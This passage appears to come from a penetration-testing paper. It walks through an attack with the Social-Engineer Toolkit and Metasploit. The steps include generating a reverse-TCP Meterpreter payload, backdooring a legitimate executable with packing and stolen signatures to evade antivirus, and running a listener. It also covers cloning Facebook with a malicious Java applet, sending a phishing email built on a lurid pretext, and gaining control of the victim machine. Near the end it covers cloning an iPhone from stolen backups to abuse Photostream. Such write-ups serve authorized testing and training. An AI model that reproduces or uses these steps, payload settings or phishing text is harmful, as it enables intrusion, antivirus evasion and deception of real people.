 10) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and spawn Meterpreter
 11) SE Toolkit Interactive Shell         New custom interactive reverse shell designed for SET
 12) RATTE HTTP Tunneling Payload         Security bypass payload that will tunnel all comms over HTTP
 13) Import your own executable           Specify a path for your own executable

set:payloads >
```

Figure 7-2 Payload


Select the Payload for the attack. (Fig 7-2) In this case a reverse TCP Meterpreter shell was selected. This is best as the machine may be behind a firewall.



```
  9) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and use Meterpreter
 10) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and spawn Meterpreter
 11) SE Toolkit Interactive Shell         New custom interactive reverse shell designed for SET
 12) RATTE HTTP Tunneling Payload         Security bypass payload that will tunnel all comms over HTTP
 13) Import your own executable           Specify a path for your own executable

set:payloads > 2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

  1) avoid_utf8_tolower (Normal)
  2) shikata_ga_nai (Very Good)
  3) alpha_mixed (Normal)
  4) alpha_upper (Normal)
  5) call4_dword_xor (Normal)
  6) countdown (Normal)
  7) fnstenv_mov (Normal)
  8) jmp_call_additive (Normal)
  9) nonalpha (Normal)
 10) nonupper (Normal)
 11) unicode_mixed (Normal)
 12) unicode_upper (Normal)
 13) alpha2 (Normal)
 14) No Encoding (None)
 15) Multi-Encoder (Excellent)
 16) Backdoored Executable (BEST)

set:encoding >
```

Figure 7-3 Encoding


Select the encoder 16 "Backdoor Executable" exe file. (Fig 7-3) Now this is for test purposes, but some mail systems will not allow .exe extensions through. It may be a process of trial and error. Another solution is to email a link to the exe or another form of exploitation. This way the victim can download the exe or another exploit regardless of the email policy, as links are generally not blocked. Both attack vectors will be used to help ensure delivery of payload.



```
root@bt: /pentest/exploits/set
File  Edit  View  Terminal  Help
Select one of the below, 'backdoored executable' is typically the best.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding > 16
set:payloads > PORT of the listener [443]:
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate
[*] Your payload is now in the root directory of SET as msf.exe
[-] Packing the executable and obfuscating PE file randomly, one moment.
[-] The payload can be found in the SET home directory.
set > Start the listener now? [yes|no]: 
```

Figure 7-4 Listener

Select the port that the reverse shell will connect back to. (Fig 7-4) Select port 443 or 80 as they are normally allowed back out of an organization if it is using a firewall. Once the exe has been created, a listener can be started to capture the reverse shell back. Now wait for the victim to open the exe that is attached in the email. (Fig 7-5) The attached file is called msf.exe. This can be renamed if required.



Hey there - Mozilla Firefox

mecc.edu https://me-mail2010.mecc.edu/owa/?ae=Item&a=New&t=IPM.Note&cc=MTQuMS4yMTguMT

- Draft autosaved at: 2:29 PM
- This item contains attachments that might be unsafe. Recipients who are using Outlook Web App might not be able to open these attachments.

To... victim@victim.net

Cc...

Subject: Hey there

Attached: msf.exe (217 KB)

I don't know if you remember me, but we spoke on the phone last Tuesday. I was doing an internet search at home and noticed that pictures of your boss was posted on a porn site!!. I've enclosed one of the pictures. If you click on the link it will take you to a site to view them, you may have to install their program to see it, but its safe as our IT guys have tested it.

http://192.168.1.1


if you have any trouble opening the pictures tell me, man they are funny!!

Concerned smith

Figure 7-5 Email Spoof

Author Name, email@address@manntechcomputersinc.com


The listener is now running and waiting for the victim to connect back. (Fig 7-6)



```
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 736 exploits - 378 auxiliary - 82 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r13797 updated 41 days ago (2011.09.27)

Warning: This copy of the Metasploit Framework was last updated 41 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
msf  exploit(handler) >
```

Figure 7-6 Payload handler

Since it is unsure that the exe will go through, another attack vector can be added to the same email. This is a link that when clicked on will pop up a java update. The popular Facebook template was used, but a site can be cloned or another template selected. Since we already have a listener on port 443 we can add a new one on port 444. Another better alternative is to import the already created executable into the fake website for a java attack. This means that one multi handler can be used for both attack vectors. Select 1 "Java Applet Attack Method" (Fig 7-7)




```
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack > ^[$
```

Figure 7-7 Java attack

Author Name, email@address@manntechcomputersinc.com


We are going to use a website template. (Fig 7-8)



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack >
```

Figure 7-8 Functionality

Now select the Facebook template. (Fig 7-9)




```
  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack > Select a template:
```

Figure 7-9 Facebook template selection

Import the executable created earlier. Select 13 "Import your own executable" (Fig 7-10)


Author Name, email@address@manntechcomputersinc.com



```
What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attack
er
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to at
tacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on remote
system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via mult
iple ports
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterp
reter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and spawn Meter
preter
  11) SE Toolkit Interactive Shell            New custom interactive reverse shell designed for SET
  12) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all comms over
 HTTP
  13) Import your own executable              Specify a path for your own executable

set:payloads >
```

Figure 7-10 Payload generator


Enter the path for the executable to be imported. You can add a link into the email that points to the webserver of the attacking machine. In this example the IP address of the attacking machine was 192.168.1.1. In the email add a link to point to this IP address. The template is then run and the attacker’s machine is ready and waiting for connection. (Fig 7-11)



```
able

set:payloads > 13
[-] Example: /root/custom.exe
set:payloads > Enter the path to your executable: /tmp/msf.exe

[*] Cloning the website: http://www.facebook.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 4mueLLFx0TsU
[*] Malicious java applet website prepped for deployment


***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on IE6, IE7, IE8, IE9, Safari, Opera, Chrome, and FireFox [--]

[*] Moving payload into cloned website.

[*] Website has been cloned and custom payload imported. Have someone browse you
r site now
```

Figure 7-11 SET web attack

As you can see the link and the attachment are ready to send. We now send this to our victim. (Fig 7-12)


Hey there - Mozilla Firefox
mecc.edu https://me-mail2010.mecc.edu/owa/?ae=Item&a=New&t=IPM.Note&cc=MTQuMS4yMTguMT
Send
Options...
HTML
Tahoma
10
B
I
U

- Draft autosaved at: 2:29 PM
- This item contains attachments that might be unsafe. Recipients who are using Outlook Web App might not be able to open these attachments.

To... victim@victim.net

Cc...

Subject: Hey there

Attached: msf.exe (217 KB)

I don't know if you remember me, but we spoke on the phone last Tuesday. I was doing an internet search at home and noticed that pictures of your boss was posted on a porn site!!. I've enclosed one of the pictures. If you click on the link it will take you to a site to view them, you may have to install their program to see it, but its safe as our IT guys have tested it.


http://192.168.1.1

if you have any trouble opening the pictures tell me, man they are funny!!

Concerned smith

Figure 7-12 Phishing email

On the victim's machine, the email is opened. As suspected, the exe was blocked. (Fig 7-13) But if the victim clicks on the link it takes them to the fake Facebook account.


Access to attachments has been blocked. Blocked attachments: msf.exe.

Sent: Monday, November 07, 2011 2:35 PM
To: Darren Manners


I don't know if you remember me, but we spoke on the phone last Tuesday. I was doing an internet search at home and noticed that pictures of your boss was posted on a porn site!!. I've enclosed one of the pictures. If you click on the link it will take you to a site to view them, you may have to install their program to see it, but its safe as our IT guys have tested it.

http://192.168.1.1

if you have any trouble opening the pictures tell me, man they are funny!!

Figure 7-13 Attachment blocked

Here we see the java pop up on the victim's machine. (Fig 7-14) The victim then clicks on the java run box and the exploit begins.


Address http://192.168.1.1
Go
Links
facebook
Keep me logged in
Forgot your password?
Login
Facebook helps you conne
your life.
Day:
Year:
Sign Up
Create a Page for a celebrity, band or business.
English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी 中文(简体)
Facebook © 2010
English (US)
AboutAdvertisingDevelopersCareersTerms • Find FriendsPrivacyMobileHelp CenterBlogWidgets
Done
Internet
start
nc11nt
iTunes
Welcome to Faceboo...
2:32 PM

Warning - Security

The application's digital signature cannot be verified.
Do you want to run the application?

Name: Secure Java Applet
Publisher: UNKNOWN
From: http://164.106.110.88

□ Always trust content from this publisher.


Run Cancel

This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher.

More Information...

Figure 7-14 Java attack

Now on the attacker's machine, the payload exploit is run. (Fig 7-15)



```
Warning: This copy of the Metasploit Framework was last updated 41 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.1 [redacted]
[*] Sending stage (752128 bytes) to 192.168.1.1 [redacted]
[*] Meterpreter session 1 opened (192.168.1.2:443 [redacted] -> 192.168.1.1:1446) [redacted] at Mon Nov
07 14:34:06 -0500 2011
msf  exploit(handler) >
```

Figure 7-15 Successful exploitation

After a short time, the payload is executed and we now have control over our victim's machine.

Author Name, email@address@manntechcomputersinc.com

7.3. Restoring Backups

Another use of the backup file is to misuse the restore function. By restoring an encrypted backup file to a separate physical iPhone, the Photostream service, as well as other services that are password encrypted, can be manipulated. The penetration tester can take a photo with the cloned device and let the Photostream service copy it to all other devices. (If the Photostream service was enabled that is). Imagine if the photo was pornographic or other types of nefarious pictures. The only defense mechanism against this type of attack is the password for both the iCloud (as you can upload directly to the iCloud) and the encrypted backups password. When restoring an unencrypted backup file to a different physical iPhone, the username is restored across, but the password is not restored, so the attacker will still have to grab the password to these services from elsewhere.

This is not true if the backup file is encrypted. If the victim is using the encrypted backup option in iTunes, restoring the device to a different physical iPhone will restore the password as well. There is software available that claims to have cracked the encrypted file password mechanism. (Although it is a brute force attack, so the more secure the password used in encrypting the backup the longer it will take to crack).



2) Restored iPhone does not contain Passwords
New Device Clone A
3) Attacker now has access to Photostream/email of Victim and can upload photo's that will appear on Original Device B if Photostream is turned on
PhotoStream/Email etc
Attacker
New Device Clone B
2) Cracked Password is used to restore iPhone device effectively creating a clone
1) Attacker steals non encrypted backup from desktop
1) Attacker steals encrypted backup from desktop
Non Encrypted Backup
